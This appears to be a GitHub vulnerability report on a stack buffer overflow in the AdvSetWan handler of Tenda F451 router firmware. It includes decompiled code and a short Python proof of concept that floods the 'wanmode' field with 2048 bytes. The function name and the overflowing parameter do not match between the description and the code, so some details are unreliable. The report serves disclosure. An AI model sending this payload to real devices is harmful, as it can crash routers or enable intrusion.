New issue

The fromAdvSetWan function in Tenda's F451_kfw_V1.0.0.7_cn_svn7958 product has a buffer overflow #22

Open

Jimi-Lab opened 2 weeks ago Owner

Information

Vendor: Tenda
Product: F451_kfw_V1.0.0.7_cn_svn7958
Version: V1.0.0.7
Vulnerability: buffer overflow
Firmware Download: https://www.tenda.com.cn/material/show/1597
Author: Xianmao Ji

Descriptions

We found an overflow vulnerability in httpd :
In fromAdvSetWan function,it reads in a user-provided parameter wanmode and PPPOEPassword.
If the value of wanmode is 2, the variable v17 is passed to the sub_3C6C0 function without any length check, which may overflow the stack-based buffer s.


```
22  sub_1495C("DhcpSetSer", fromDhcpSetSer);
23  sub_1495C("SetWebIpAccess", SetWebIpAccess);
24  sub_1495C("WanPolicy", fromWanPolicy);
25  sub_1495C("AdvSetWan", fromAdvSetWan);
26  sub_D878("TendaGetUpnpLists", TendaGetUpnpLists);
27  sub_1495C("VirSerUpnp", fromUpnp);
28  sub_1495C("SafeWanWebMan", fromSafeWanWebMan);
112 else if ( v33 == 2 )
113 {
114   v18 = sub_28BCC(a1, "PPPOEName", &unk_8075C);
115   v17 = sub_28BCC(a1, "PPPOEPassword", &unk_8075C);
116   v16 = sub_28BCC(a1, "enable_ppoe_dacc", &unk_8075C);
117   v15 = sub_28BCC(a1, "support_Mppe", "0");
118   sub_3C37C(v17, s);
119   v14 = sub_28BCC(a1, "SEV", &unk_8075C);
120   v13 = sub_28BCC(a1, "AC", &unk_8075C);
121   v22 = sub_28BCC(a1, "mtuvalue", "1492");
```

As a result, by requesting the page, an attacker can easily execute a denial of service attack or remote code execution.

Proof of Concept (PoC)

```
import requests
url = "http://127.0.0.1/goform/AdvSetWan"
payload = {
'wanmode':b'a'*2048
}
res = requests.post(url=url,data=payload)
```

Overcome



Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants